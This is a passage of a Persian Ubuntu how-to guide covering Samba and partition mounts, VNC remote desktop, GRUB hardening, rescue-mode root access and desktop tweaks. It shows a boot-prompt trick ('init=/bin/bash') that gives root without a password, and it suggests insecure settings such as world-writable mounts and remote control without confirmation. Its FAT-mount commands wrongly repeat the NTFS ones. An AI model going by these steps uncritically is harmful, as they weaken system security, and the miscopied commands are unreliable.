sudo gedit /root/.smbcredentials

۵. خطوط زیر را در فایل جدید بنویسید.

```
username=myusername
password=mypassword
```

۶. فایل ویرایش شده را ذخیره نمایید. (یک نمونه از فایل ویرایش شده)

7. sudo chmod 700 /root/.smbcredentials
sudo cp /etc/fstab /etc/fstab_backup
sudo gedit /etc/fstab

۸. خط فرمان زیر را به انتهای فایل اضافه نمایید.

```
//192.168.0.1/linux	/media/sharename	smbfs	credentials=/root/.smbcredentials	0	0
```

۹. فایل ویرایش شده را ذخیره نمایید. (یک نمونه از فایل ویرایش شده)
۱۰. بخش چگونه /etc/fstab را بدون نیاز به راه اندازی مجدد سیستم، دوباره mount کنم را مطالعه نمایید.

چگونه پوشه های به اشتراک گذاشته شده شبکه ای را در زمان راه اندازی سیستم mount کنم و به همه کاربران اجازه خواندن و نوشتن دهم ؟

۱. نکات عمومی را مطالعه نمایید.
۲. بخش چگونه سرویس دهنده Samba را برای به اشتراک گذاری پوشه ها و فایلها راه اندازی کنم را مطالعه نمایید.
۳. فرض میکنیم کلیه تنظیمات شبکه شما به خوبی انجام شده است.
آدرس IP سیستم : ۱۹۲,۱۶۸,۰,۱
نام کاربری برای وارد شدن به شبکه : myusername
کلمه رمز برای وارد شدن به شبکه : mypassword
نام پوشه به اشتراک گذاشته شده : linux
مسیر پوشه mount محلی : /media/sharename

4. sudo mkdir /media/sharename
sudo gedit /root/.smbcredentials

۵. خطوط زیر را در فایل جدید بنویسید.

```
username=myusername
password=mypassword
```

۶. فایل ویرایش شده را ذخیره نمایید. (یک نمونه از فایل ویرایش شده)

7. sudo chmod 700 /root/.smbcredentials
sudo cp /etc/fstab /etc/fstab_backup
sudo gedit /etc/fstab

۸. خط فرمان زیر را به انتهای فایل اضافه نمایید.

```
//192.168.0.1/linux	/media/sharename	smbfs	credentials=/root/.smbcredentials,dmask=777,fmask=777	0	0
```

۹. فایل ویرایش شده را ذخیره نمایید. (یک نمونه از فایل ویرایش شده)
۱۰. بخش چگونه /etc/fstab را بدون نیاز به راه اندازی مجدد سیستم، دوباره mount کنم را مطالعه نمایید.

دسترسی به سیستم از راه دور(Desktop Remote)

چگونه دسترسی به سیستم از راه دور را پیکر بندی کنیم ؟ (این کار امن نیست)

۱. نکات عمومی را مطالعه نمایید.
۲. هشدار! با Remote Desktop فقط زمانی مستوانید کار نمایید که یک اجازه ورود فعال به GNOME داشته باشید.
فراموش ننمایید، زمانی که پشت سیستم نیسنید از طریق System--> Lock Screen و خاموش کردن مانیتور اجازه ورود به سیستم توسط افراد دیگر را ندهید.
۳. Remote Desktop <- Preferences <- System
۴. Remote Desktop Preferences

```
Sharing ->
Allow other users to view your desktop (Checked)
Allow other users to control your desktop (Checked)

Security ->
Ask you for confirmation (Un-Checked)
Require the user to enter this password: (Checked)
Password: Specify the password
```

چگونه به یک سیستم از راه دور وصل شویم ؟

۱. نکات عمومی را مطالعه نمایید.
۲. فرض میکنیم Remote Desktop را تنظیم و فعال کرده ایم
آدرس ماشین Ubuntu راه دور ۱۹۲,۱۶۸,۰,۱ است.
3. vncviewer -fullscreen 192.168.0.1:0
۴. برای خارج شدن کلید F8 --> Quit Viewer را فشار دهید.

چگونه از طریق ویندوز به یک سیستم Ubuntu وصل شویم ؟

۱. نکات عمومی را مطالعه نمایید.
۲. فرض میکنیم Remote Desktop را تنظیم و فعال کرده ایم
آدرس ماشین Ubuntu راه دور ۱۹۲,۱۶۸,۰,۱ است.
۳. VNC Viewer را از اینجا دریافت نمایید.

ویندوز

چگونه به صورت دستی پارتیشن های ویندوزی با فرمت NTFS را mount/unmount کنیم و به کلیه کاربران سیستم اجازه فقط خواندن دهیم ؟

۱. نکات عمومی را مطالعه نمایید.
۲. بخش چگونه لیستی از پارتیشن ها بگیرم را مطالعه نمایید.
۳. فرض میکنیم /dev/hda1 مسیر پارتیشن ویندوزی است.(NTFS)
مسیر پوشه mount محلی : /media/windows است.
۴. برای mount کردن پارتیشن ویندوزی

```
sudo mkdir /media/windows
sudo mount /dev/hda1 /media/windows/ -t ntfs -o utf8,umask=0222
```

۵. برای unmount کردن پارتیشن ویندوزی

```
sudo umount /media/windows/
```

چگونه به صورت دستی پارتیشن های ویندوزی با فرمت FAT را mount/unmount کنیم و به کلیه کاربران اجازه خواندن و نوشتن دهیم ؟

۱. نکات عمومی را مطالعه نمایید.
۲. بخش چگونه لیستی از پارتیشن ها بگیرم را مطالعه نمایید.
۳. فرض میکنیم /dev/hda1 مسیر پارتیشن ویندوزی است.(FAT)
مسیر پوشه mount محلی : /media/windows است.
٤. برای mount کردن پارتیشن ویندوزی

```
sudo mkdir /media/windows
sudo mount /dev/hda1 /media/windows/ -t ntfs -o utf8,umask=0222
```

٥. برای unmount کردن پارتیشن ویندوزی

```
sudo umount /media/windows/
```

چگونه پارتیشن های ویندوزی با فرمت NTFS را در زمان راه اندازی سیستم mount کنیم و به کلیه کاربران سیستم اجازه فقط خواندن دهیم ؟

۱. نکات عمومی را مطالعه نمایید.
۲. بخش چگونه لیستی از پارتیشن ها بگیرم را مطالعه نمایید.
۳. فرض میکنیم /dev/hda1 مسیر پارتیشن ویندوزی است.(NTFS)
مسیر پوشه mount محلی : /media/windows است.
4. sudo mkdir /media/windows
sudo cp /etc/fstab /etc/fstab_backup
sudo gedit /etc/fstab
٥. خط فرمان زیر را در انتهای فایل باز شده بنویسید.

```
/dev/hda1    /media/windows  ntfs    utf8,umask=0222 0       0
```

٦. فایل ویرایش شده را ذخیره نمایید. (یک نمونه از فایل ویرایش شده)
۷. بخش چگونه /etc/fstab را بدون نیاز به راه اندازی مجدد سیستم، دوباره mount کنم را مطالعه نمایید.

چگونه پارتیشن های ویندوزی با فرمت FAT را در زمان راه اندازی سیستم mount کنیم و به کلیه کاربران سیستم اجازه خواندن و نوشتن دهیم ؟

۱. نکات عمومی را مطالعه نمایید.
۲. بخش چگونه لیستی از پارتیشن ها بگیرم را مطالعه نمایید.
۳. فرض میکنیم /dev/hda1 مسیر پارتیشن ویندوزی است.(FAT)
مسیر پوشه mount محلی : /media/windows است.
4. sudo mkdir /media/windows
sudo cp /etc/fstab /etc/fstab_backup
sudo gedit /etc/fstab
٥. خط فرمان زیر را در انتهای فایل باز شده بنویسید.

```
/dev/hda1    /media/windows  vfat    utf8,umask=000  0       0
```

٦. فایل ویرایش شده را ذخیره نمایید. (یک نمونه از فایل ویرایش شده)
۷. بخش چگونه /etc/fstab را بدون نیاز به راه اندازی مجدد سیستم، دوباره mount کنم را مطالعه نمایید.

امنیت

نکات ضروری که من راجع به ایمن نگاه داشتن یک سیستم Ubuntu باید بدانم چیست ؟

۱. نکات عمومی را مطالعه نمایید.
۲. مطمئن شوید که هارد دیسک اولین گزینه boot در تنظیمات BIOS است.
   ۱. برای جلوگیری از سوء استفاده افرادی که میتوانند از طریق CD نصب کلمه رمز شما را تغییر دهند.
   ۲. برای جلوگیری از سوء استفاده افرادی که میتوانند با کمک یک دیسک زنده لینوکس به اطلاعات شما دسترسی پیدا کنند و یا حتی اطلاعات شما را به اشتراک گذارند.
   ۳. برای جلوگیری از نصب یک سیستم عامل جدید بر روی سیستم شما
۳. مطمئن شوید که برای BIOS خود کلمه رمز تنظیم کرده اید.
   ۱. برای جلوگیری از تغییر مراحل boot سیستم
٤. مطمئن شوید که سیستم شما در یک فضای امن قرار دارد
   ۱. برای جلوگیری از به سرقت رفتن و یا خراب شدن اطلاعات شما از طریق آسیب رسیدن و یا به سرقت رفتن هارد دیسک
   ۲. برای جلوگیری از برداشتن باتری BIOS که باعث از بین رفتن کلمه رمز BIOS خواهد شد
٥. مطمئن شوید کلمه رمزی که برای BIOS تنظیم کرده اید به راحتی قابل حدث زدن نباشد
   ۱. ممکن است برخی سوء استفاده گرها اینگونه کلمه رمز شما را حدث بزنند
   ۲. کلمه رمزتان حداقل ۸ حرفی باشد
   ۳. کلمه رمزی متشکل از حروف بزرگ و کوچک و اعداد و سایر کاراکترها درست کنید
٦. مطمئن شوید که ویرایش قسمتهای مختلف منوی GRUB را غیر فعال نموده اید.
   ۱. برای جلوگیری از سوء استفاده افرادی که میتوانند با انجام تنظیماتی در kernel boot-up به سیستم شما آسیب وارد کنند
   ۲. بخش چگونه کلیه قسمتهای کنترلی قابل ویرایش منوی GRUB را غیر فعال کنم را مطالعه نمایید
۷. مطمئن شوید که لیست گیری از فرمانهای کنسول غیر فعال است
   ۱. برای جلوگیری از مشاهده فرمانهای قبلی اجرا شده شما توسط سو< استفاده گرها
   ۲. بخش چگونه لیست گرفتن از فرمانهای اجرا شده قبلی را در کنسول غیر فعال کنم را مطالعه نمایید
۸. مطمئن شوید انجام عملیات راه اندازی مجدد سیستم با فشردن کلیدهای Alt+Ctrl+Del در حالت کنسول غیر فعال است
   ۱. برای جلوگیری از راه اندازی مجدد سیستم شما توسط افرادی که مجوز دسترسی ندارند
   ۲. بخش چگونه اجازه ندهم با فشار دادن کلیدهای Ctrl+Alt+Del در کنسول، سیستم دوباره راه اندازی (reboot) شود را مطالعه نمایید
۹. مطمئن شوید سیستم برای حذف یا کپی یا ... فایلها و پوشه ها از شما اجازه خواهد گرفت
   ۱. برای جلوگیری از حذف یا دوباره نویسی فایلها و پوشه ها
   ۲. بخش چگونه گزینه اخطار قبل از پاک کردن یا دوباره نوشته شدن روی فایلها یا پوشه ها را فعال کنم را مطالعه نمایید
۱۰. برای کارهای روزمره با کاربر عادی سیستم با سطح دسترسی محدود وارد سیستم شوید
   ۱. برای جلوگیری از حذف فایلها یا ایجاد تغییرات اتفاقی در سیستم
   ۲. بخش چگونه کاربران سیستم را اضافه/کم و یا تغییر دهم را مطالعه نمایید
۱۱. کاربر root را غیر فعال نموده و از دستور sudo استفاده نمایید
   ۱. برای کم کردن زمانهای استفاده از سیستم با سطح کاربری root
   ۲. sudo امکان ردگیری و بازرسی بهتری به شما میدهد. (/var/log/auth.log)
   ۳. بخش چگونه کاربر root را غیر فعال کنم را مطالعه نمایید
۱۲. یک دیواره آتش نصب نمایید
   ۱. دیواره آتش نمی تواند امنیت را تضمین کند ولی جلوی بسیاری حملات را خواهد گرفت
   ۲. بخش چگونه بسته نرم افزاری برنامه مدیریت دیواره آتش Firestarter را نصب کنم را مطالعه نمایید
۱۳. امنیت سیستم را تست نمایید
   ۱. Nessus ابزار بسیار مناسبی جهت اتوماتیک کردن کشف مشکلات امنیتی سیستم است
   ۲. بخش چگونه بسته نرم افزاری برنامه مدیریت امنیتی سیستم Nessus را نصب کنم را مطالعه نمایید

چگونه کلیه قسمتهای کنترلی قابل ویرایش منوی GRUB را غیر فعال کنم ؟

۱. نکات عمومی را مطالعه نمایید.

2. grub

```
grub> md5crypt
Password: ****** (ubuntu)
Encrypted: $1$ZWnke0$1fzDBVjUcT1Mpdd4u/T961 (encrypted password)
grub> quit

sudo cp /boot/grub/menu.lst /boot/grub/menu.lst_backup
sudo gedit /boot/grub/menu.lst
```

۳. خط فرمانهای زیر را پیدا کنید.

```
...
## password ['--md5'] passwd
# If used in the first section of a menu file, disable all interactive editing
# control (menu entry editor and command-line)  and entries protected by the
# command 'lock'
# e.g. password topsecret
#      password --md5 $1$gLhU0/$aW78kHK1QfV3P2b2znUoe/
# password topsecret
...
```

٤. این خط فرمان را زیر خط فرمانهای بالا بنویسید.

```
password --md5 $1$ZWnke0$1fzDBVjUcT1Mpdd4u/T961 (encrypted password above)
```

٥. خط فرمانهای زیر را پیدا کنید.

```
...
title                Ubuntu, kernel 2.6.10-5-386 (recovery mode)
root                 (hd0,1)
kernel               /boot/vmlinuz-2.6.10-5-386 root=/dev/hda2 ro single
initrd               /boot/initrd.img-2.6.10-5-386
savedefault
boot
...
```

٦. این خط فرمانها را به جای خط فرمانهای بالا بنویسید.

```
#title               Ubuntu, kernel 2.6.10-5-386 (recovery mode)
#root                (hd0,1)
#kernel              /boot/vmlinuz-2.6.10-5-386 root=/dev/hda2 ro single
#initrd              /boot/initrd.img-2.6.10-5-386
#savedefault
#boot
```

۷. فایل ویرایش شده را ذخیره نمایید. (یک نمونه از فایل ویرایش شده)

چگونه لیست گرفتن از فرمانهای اجرا شده قبلی را در کنسول غیر فعال کنم ؟

۱. نکات عمومی را مطالعه نمایید.

2.
```
rm $HOME/.bash_history
touch $HOME/.bash_history
chmod 000 $HOME/.bash_history
```

چگونه اجازه ندهم با فشار دادن کلیدهای Ctrl+Alt+Del در کنسول، سیستم دوباره راه اندازی (reboot) شود ؟

۱. نکات عمومی را مطالعه نمایید.

2.
```
sudo cp /etc/inittab /etc/inittab_backup
sudo gedit /etc/inittab
```

۳. خط فرمان زیر را پیدا کنید.

```
...
ca:12345:ctrlaltdel:/sbin/shutdown -t1 -a -r now
...
```

٤. این خط فرمان را به جای خط فرمان بالا بنویسید

```
#ca:12345:ctrlaltdel:/sbin/shutdown -t1 -a -r now
```

٥. فایل ویرایش شده را ذخیره نمایید. (یک نمونه از فایل ویرایش شده)

6. sudo telinit q

چگونه گزینه اخطار قبل از پاک کردن یا دوباره نوشته شدن روی فایلها یا پوشه ها را فعال کنم ؟

١. نکات عمومی را مطالعه نمایید.

2. sudo cp /etc/bash.bashrc /etc/bash.bashrc_backup
sudo gedit /etc/bash.bashrc

٣. خط فرمانهای زیر را در انتهای فایل باز شده بنویسید.

```
alias rm='rm -i'
alias cp='cp -i'
alias mv='mv -i'
```

٤. فایل ویرایش شده را ذخیره نمایید. (یک نمونه از فایل ویرایش شده)

حالت نجات

چگونه حق دسترسی کاربر root را بدون وارد شدن به سیستم داشته باشم ؟

١. نکات عمومی را مطالعه نمایید.
٢. ساده ترین روش (از این روش زمانی میتوانید استفاده نمایید که برای منوی GRUB کلمه رمز تنظیم نکرده باشید)
   ١. سیستم را روشن نمایید.
   ٢. اگر منوی GRUB مخفی است برای دیدن آن کلید Esc را فشار دهید.
   ٣. گزینه زیر را انتخاب نمایید.

```
Ubuntu, kernel 2.6.10-5-386 (recovery mode)
```

   ٤. برای راه اندازی مجدد سیستم کلید Enter را فشار دهید.
٣. سایر روشها
   ١. بخش چگونه آرگومانهای Kernel-bootup را تغییر دهم تا سطح دسترسی کاربر root را داشته باشم را مطالعه نمایید.
   ٢. بخش چگونه برای داشتن سطح دسترسی root از CD نصب Ubuntu استفاده کنم را مطالعه نمایید.

چگونه آرگومانهای Kernel-bootup را تغییر دهم تا سطح دسترسی کاربر root را داشته باشم ؟

١. نکات عمومی را مطالعه نمایید.
٢. سیستم را روشن نمایید.
٣. اگر منوی GRUB مخفی است برای دیدن آن کلید Esc را فشار دهید.
٤. اگر برای منوی GRUB کلمه رمز تنظیم نموده اید، کلید P را برای باز شدن قفل منوی GRUB فشار دهید.
٥. گزینه زیر را انتخاب نمایید.

```
Ubuntu, kernel 2.6.10-5-386
```

٦. کلید حرف e را برای ویرایش خط فرمانها قبل از بالا آمدن سیستم فشار دهید.
۷. گزینه زیر را انتخاب نمایید.

```
kernel  /boot/vmlinuz-2.6.10-5-386 root=/dev/hda2 ro quiet splash
```

۸. جهت ویرایش خط فرمان انتخاب شده در زمان بوت شدن سیستم،کلید حرف e را فشار دهید.
۹. "rw init=/bin/bash" را به انتهای آرگومانها اضافه نمایید.

```
grub edit> kernel  /boot/vmlinuz-2.6.10-5-386 root=/dev/hda2 ro quiet splash rw init=/bin/bash
```

۱۰. کلید حرف b را برای بالا آمدن سیستم فشار دهید.

چگونه برای داشتن سطح دسترسی root از CD نصب Ubuntu استفاده کنم ؟

۱. نکات عمومی را مطالعه نمایید.
۲. سیستم را با CD بوت Ubuntu بوت کنید.
۳. زمان بالا آمدن سیستم جلوی گزینه boot کلمه rescue را بنویسید.

```
boot: rescue
```

٤. ادامه مراحل را طبق آنچه توسط سیستم دستور داده میشود انجام دهید.

چگونه کلمه رمز کاربر root را در صورت فراموشی تغییر دهم ؟

۱. نکات عمومی را مطالعه نمایید.
۲. بخش چگونه حق دسترسی کاربر root را بدون وارد شدن به سیستم داشته باشم را مطالعه نمایید.
۳. جهت تغییر کلمه رمز کاربر root

```
# passwd root
```

٤. جهت تغییر کلمه رمز کاربر اصلی سیستم

```
# passwd system_main_username
```

چگونه کلمه رمز منوی GRUB را در صورت فراموشی تغییر دهم ؟

۱. نکات عمومی را مطالعه نمایید.

2. grub

```
grub> md5crypt
Password: ****** (ubuntu)
Encrypted: $1$ZWnke0$1fzDBVjUcT1Mpdd4u/T961 (encrypted password)
grub> quit

sudo cp /boot/grub/menu.lst /boot/grub/menu.lst_backup
sudo gedit /boot/grub/menu.lst
```

۳. خط فرمان زیر را انتخاب کنید.

```
...
password --md5 $1$gLhU0/$aW78kHK1QfV3P2b2znUoe/
...
```

٤. این خط فرمان را به جای خط فرمان بالا بنویسید.

```
password --md5 $1$ZWnke0$1fzDBVjUcT1Mpdd4u/T961 (encrypted password above)
```

۵. فایل ویرایش شده را ذخیره نمایید. (یک نمونه از فایل ویرایش شده)

در صورتی که پس از نصب Ubuntu روی همان سیستم ویندوز نصب کردم، چگونه مجددا منوی GRUB را برگردانم ؟

۱. نکات عمومی را مطالعه نمایید.
۲. بخشچگونه برای داشتن سطح دسترسی root از CD نصب Ubuntu استفاده کنم را مطالعه نمایید.
۳. فرض میکنیم /dev/hda مسیر /boot شماست.

4. # grub-install /dev/hda

چگونه ویندوز را به منوی GRUB اضافه کنم ؟

۱. نکات عمومی را مطالعه نمایید.
۲. بخش چگونه لیستی از پارتیشن ها بگیرم را مطالعه نمایید.
۳. فرض میکنیم /dev/hda مسیر پارتیشن ویندوزی شما است.

4. sudo cp /boot/grub/menu.lst /boot/grub/menu.lst_backup
sudo gedit /boot/grub/menu.lst

۵. خط فرمانهای زیر را در انتهای فایل باز شده بنویسید.

```
title           Microsoft Windows
root            (hd0,0)
savedefault
makeactive
chainloader     +1
```

۶. فایل ویرایش شده را ذخیره نمایید. (یک نمونه از فایل ویرایش شده)

چگونه پارتیشن های لینوکسی با فرمت ext2/ext3 را در ویندوز ببینم ؟

۱. نکات عمومی را مطالعه نمایید.
۲. Explore 2fs را از اینجا دریافت نمایید.

نکات و ترفندها

چگونه محیط کاربری GNOME را بدون نیاز به راه اندازی مجدد کل سیستم (reboot)، مجددا راه اندازی کنم ؟

۱. نکات عمومی را مطالعه نمایید.
۲. کلیه پنجره های باز را ذخیره کرده و سپس ببندید.

```
Press 'Ctrl + Alt + Backspace'
```

و یا

```
sudo /etc/init.d/gdm restart
```

چگونه NumLock را در زمان شروع GNOME به صورت اتوماتیک داشته باشم ؟

۱. نکات عمومی را مطالعه نمایید.
۲. بخش اضافه کردن مخازن تکمیلی را مطالعه نمایید.

3. sudo apt-get install numlockx
sudo cp /etc/X11/gdm/Init/Default /etc/X11/gdm/Init/Default_backup
sudo gedit /etc/X11/gdm/Init/Default

٤. خط فرمان زیر را پیدا کنید.

```
...
exit 0
```

٥. خط فرمانهای زیر را بالای آن درج نمایید.

```
if [ -x /usr/bin/numlockx ]; then
  /usr/bin/numlockx on
fi
```

٦. فایل ویرایش شده را ذخیره نمایید. (یک نمونه از فایل ویرایش شده)
٧. بخش چگونه محیط کاربری GNOME را بدون نیاز به راه اندازی مجدد کل سیستم (reboot) ، مجددا راه اندازی کنم را مطالعه نمایید.

چگونه برخی برنامه ها را تنظیم کنم تا در زمان ورود به GNOME اجرا شوند ؟

١. نکات عمومی را مطالعه نمایید.
٢. Sessions <- Preferences <- System
٣. Sessions

```
Startup Programs Tab -> Add/Edit/Delete
```

چگونه از محیط کاربری GNOME به محیط ترمینال سوئیچ کنم ؟

١. نکات عمومی را مطالعه نمایید.
٢. برای سوئیچ کردن به کنسول

```
Press 'Ctrl + Alt + F1' (F2 - F6)
```

٣. برای برگشت به محیط GNOME

```
Press 'Ctrl + Alt + F7'
```

چگونه اجرای Ctrl+Alt+Backspace را برای راه اندازی مجدد محیط X-Window غیر فعال کنم ؟

١. نکات عمومی را مطالعه نمایید.

2. sudo cp /etc/X11/xorg.conf /etc/X11/xorg.conf_backup
sudo gedit /etc/X11/xorg.conf

٣. خط فرمانهای زیر را در انتهای فایل باز شده درج نمایید.

```
Section "ServerFlags"
    Option          "DontZap"          "yes"
EndSection
```

٤. فایل ویرایش شده را ذخیره نمایید. (یک نمونه از فایل ویرایش شده)
٥. بخش چگونه محیط کاربری GNOME را بدون نیاز به راه اندازی مجدد کل سیستم (reboot) ، مجددا راه اندازی کنم را مطالعه نمایید.

چگونه با فشردن کلیدهای Ctrl+Alt+Del سیستم مانیتور را در محیط کاربری GNOME ببینم ؟

١. نکات عمومی را مطالعه نمایید.

```
2.	gconftool-2 -t str --set /apps/metacity/global_keybindings/run_command_9 "<Control><Alt>Delete"
gconftool-2 -t str --set /apps/metacity/keybinding_commands/command_9 "gnome-system-monitor"
```

چگونه محیط کاربری GNOME را refresh کنم ؟

۱. نکات عمومی را مطالعه نمایید.

```
2.	killall nautilus
```

چگونه GNOME Panel را refresh کنم ؟

۱. نکات عمومی را مطالعه نمایید.

```
2.	killall gnome-panel
```

چگونه هر پوشه را در همان پنجره جاری خودش در محیط Nautilus باز کنم ؟

۱. نکات عمومی را مطالعه نمایید.
۲. Configuration Editor <- System Tools <- Applications
۳. Configuration Editor

```
/ -> apps -> nautilus -> preferences -> always_use_browser (Checked)
```

چگونه کلیه فایلها و پوشه های مخفی را در محیط Nautilus ببینم ؟

۱. نکات عمومی را مطالعه نمایید.
۲. Home Folder <- Places
۳. برای دیدن فایلها و پوشه های مخفی در Nautilus بطور موقت

```
Press 'Ctrl + H'
```

٤. برای دیدن فایلها و پوشه های مخفی در Nautilus بطور دائمی

```
5.	Edit Menu -> Preferences
6.
```

```
Views Tab -> Default View -> Show hidden and backup files (Checked)
```

چگونه کلیه فایلها و پوشه ها را در محیط Nautilus با سطح دسترسی کاربر root ببینم ؟

۱. نکات عمومی را مطالعه نمایید.
۲. برای نصب کاوشگر فایلها برای (root)

```
1.	sudo gedit /usr/share/applications/Nautilus-root.desktop
```

۲. خط فرمانهای زیر را در فایل جدید بنویسید

```
[Desktop Entry]
Name=File Browser (Root)
Comment=Browse the filesystem with the file manager
Exec=gksudo "nautilus --browser %U"
Icon=file-manager
Terminal=false
Type=Application
Categories=Application;System;
```

۳. فایل ویرایش شده را ذخیره نمایید. (یک نمونه از فایل ویرایش شده)
٤. بخش چگونه GNOME Panel را refresh کنم را مطالعه نمایید.
۳. برای دیدن فایلها و پوشه ها با سطح دسترسی کاربر root در محیط Nautilus
۱. File Browser <- System Tools <- Applications و سپس root

چگونه آیکنهای مخفی Computer, Home, Trash را روی صفحه نمایش ببینم ؟

۱. نکات عمومی را مطالعه نمایید.
۲. Configuration Editor <- System Tools <- Applications
۳. Configuration Editor

```
/ -> apps -> nautilus -> desktop ->
computer_icon_visible (Checked)
home_icon_visible (Checked)
trash_icon_visible (Checked)
```

چگونه برنامه ای که باید فایلهای مختلف را اجرا کند عوض کنم ؟

۱. نکات عمومی را مطالعه نمایید.

2. Right click on file -> **Properties**
3.
4. Open With Tab -> **Add**
5.
6. **Select "Open with" program**
7.
8. Select "Open with" program (**Checked**)

چگونه برنامه ایمیل خوان اصلی سیستم را Mozilla Thunderbird کنم ؟

۱. نکات عمومی را مطالعه نمایید.
۲. بخش چگونه بسته نرم افزاری برنامه ایمیل خوان Thunderbird Mozilla را نصب کنم را مطالعه نمایید.
۳. Preferred Applications <- Preferences <- System
٤. Preferred Applications

```
Mail Reader Tab -> Default Mail Reader -> Command: mozilla-thunderbird %s
```

چگونه فایلها را با سطح دسترسی کاربر root از طریق راست کلیک باز کنم ؟

۱. نکات عمومی را مطالعه نمایید.

2. gedit $HOME/.gnome2/nautilus-scripts/Open\ as\ root

۳. خط فرمانهای زیر را در فایل جدید بنویسید.

```
for uri in $NAUTILUS_SCRIPT_SELECTED_URIS; do
    gnome-sudo "gnome-open $uri" &
done
```

٤. فایل ویرایش شده را ذخیره نمایید. (یک نمونه از فایل ویرایش شده)

5. chmod +x $HOME/.gnome2/nautilus-scripts/Open\ as\ root
6. Right click on file -> Scripts -> **Open as root**

چگونه صدای بوق را در حالت ترمینال غیر فعال کنم ؟

۱. نکات عمومی را مطالعه نمایید.
۲. Terminal <- System Tools <- Applications
۳. Terminal

4. Edit Menu -> **Current Profile...**
5.

```
General Tab -> General -> Terminal bell (Un-Checked)
```

چگونه صفحات وب را در Mozilla Firefox سریعتر باز کنم ؟

۱. نکات عمومی را مطالعه نمایید.
۲. Firefox Web Browser <- Internet <- Applications
۳. Mozilla Firefox

4. Address Bar -> **about:config**

```
5.
6.      Filter: ->
7.      network.dns.disableIPv6 -> true
8.      network.http.pipelining -> true
9.      network.http.pipelining.maxrequests -> 8
        network.http.proxy.pipelining -> true
```

۱۰. Mozilla Firefox را دوباره اجرا نمایید.

چگونه صدای بوق را در Mozilla Firefox در زمان پیدا کردن لینک غیر فعال کنم ؟

۱. نکات عمومی را مطالعه نمایید.
۲. Firefox Web Browser <- Internet <- Applications
۳. Mozilla Firefox

```
4.      Address Bar -> about:config
5.
        Filter: -> accessibility.typeaheadfind.enablesound -> false
```

۶. Mozilla Firefox را دوباره اجرا نمایید.

چگونه آیکنهای اصلی Mozilla Firefox را برگردانم ؟

۱. نکات عمومی را مطالعه نمایید.

```
2.      wget -c http://frankandjacq.com/ubuntuguide/mozilla-firefox.png
3.      wget -c http://frankandjacq.com/ubuntuguide/document.png
4.      chmod 644 mozilla-firefox.png
5.      chmod 644 document.png
6.      sudo dpkg-divert --rename /usr/share/pixmaps/mozilla-firefox.png
7.      sudo dpkg-divert --rename /usr/share/pixmaps/mozilla-firefox.xpm
8.      sudo dpkg-divert --rename /usr/lib/mozilla-firefox/icons/default.xpm
9.      sudo dpkg-divert --rename /usr/lib/mozilla-firefox/icons/document.png
10.     sudo dpkg-divert --rename /usr/lib/mozilla-firefox/chrome/icons/default/default.xpm
11.     sudo cp mozilla-firefox.png /usr/share/pixmaps/mozilla-firefox.png
12.     sudo cp mozilla-firefox.png /usr/share/pixmaps/mozilla-firefox.xpm
13.     sudo cp mozilla-firefox.png /usr/lib/mozilla-firefox/icons/default.xpm
14.     sudo cp document.png /usr/lib/mozilla-firefox/icons/document.png
15.     sudo cp mozilla-firefox.png /usr/lib/mozilla-firefox/chrome/icons/default/default.xpm
```

۱۶. بخش چگونه محیط کاربری GNOME را بدون نیاز به راه اندازی مجدد کل سیستم (reboot) ، مجددا راه اندازی کنم را مطالعه نمایید.

چگونه آیکنهای اصلی Mozilla Thunderbird را برگردانم ؟

۱. نکات عمومی را مطالعه نمایید.

```
2.      wget -c http://frankandjacq.com/ubuntuguide/mozilla-thunderbird.xpm
3.      chmod 644 mozilla-thunderbird.xpm
4.      sudo dpkg-divert --rename /usr/share/pixmaps/mozilla-thunderbird.xpm
5.      sudo dpkg-divert --rename /usr/share/pixmaps/mozilla-thunderbird-menu.xpm
6.      sudo dpkg-divert --rename /usr/share/pixmaps/mozilla-thunderbird-pm-menu.xpm
7.      sudo dpkg-divert --rename /usr/lib/mozilla-thunderbird/chrome/icons/default/mozilla-thunderbird.xpm
8.      sudo dpkg-divert --rename /usr/lib/mozilla-thunderbird/chrome/icons/default/messengerWindow16.xpm
9.      sudo dpkg-divert --rename /usr/lib/mozilla-thunderbird/chrome/icons/default/messengerWindow.xpm
10.     sudo dpkg-divert --rename /usr/lib/mozilla-thunderbird/chrome/icons/default/default.xpm
11.     sudo cp mozilla-thunderbird.xpm /usr/share/pixmaps/mozilla-thunderbird.xpm
12.     sudo cp mozilla-thunderbird.xpm /usr/share/pixmaps/mozilla-thunderbird-menu.xpm
13.     sudo cp mozilla-thunderbird.xpm /usr/share/pixmaps/mozilla-thunderbird-pm-menu.xpm
14.     sudo cp mozilla-thunderbird.xpm /usr/lib/mozilla-thunderbird/chrome/icons/default/mozilla-thunderbird.xpm
15.     sudo cp mozilla-thunderbird.xpm /usr/lib/mozilla-thunderbird/chrome/icons/default/messengerWindow16.xpm
16.     sudo cp mozilla-thunderbird.xpm /usr/lib/mozilla-thunderbird/chrome/icons/default/messengerWindow.xpm
17.     sudo cp mozilla-thunderbird.xpm /usr/lib/mozilla-thunderbird/chrome/icons/default/default.xpm
```

۱۸. بخش چگونه محیط کاربری GNOME را بدون نیاز به راه اندازی مجدد کل سیستم (reboot) ، مجددا راه اندازی کنم را مطالعه نمایید.

چگونه با کمک Synaptic ساده تر apt-get کنم ؟

١. نکات عمومی را مطالعه نمایید.
٢. Synaptic Package Manager <- Administration <- System
٣. Synaptic Package Manager

١. برای refresh کردن لیست بسته های شناخته شده (معادل خط فرمان apt-get update)

```
Edit Menu -> Reload Package Information
```

٢. برای روزآمد کردن بسته های نصب شده (معادل خط فرمان apt-get upgrade)

```
3.  Edit Menu -> Mark All Upgrades... -> Default Upgrade
    Edit Menu -> Apply Marked Changes
```

٤. برای جستجوی یک بسته (معادل apt-cache search package_name)

```
Edit Menu -> Search... Specify the package name
```

٥. برای نصب یک بسته خاص (apt-get install package_name)

```
6.  Select "package_name"
7.
8.  Package Menu -> Mark for Installation
    Edit Menu -> Apply Marked Changes
```

٩. برای حذف یک بسته نصب شده (معادل دستور apt-get remove package_name)

```
10. Select "package_name"
11.
12. Package Menu -> Mark for Removal
    Edit Menu -> Apply Marked Changes
```

چگونه فایلهای deb. را نصب یا حذف کنم ؟

١. نکات عمومی را مطالعه نمایید.
٢. برای نصب یک بسته از طریق یک فایل deb

```
sudo dpkg -i package_file.deb
```

٣. برای حذف یک بسته که با فایل deb نصب شده

```
sudo dpkg -r package_name
```

چگونه فایلهای rpm را به deb تبدیل کنم ؟

١. نکات عمومی را مطالعه نمایید.

```
2.  sudo alien package_file.rpm
```

چگونه فایلهای یک پوشه را با هم تغییر نام دهم ؟

١. نکات عمومی را مطالعه نمایید.
٢. برای نصب بسته نرم افزاری mvb

```
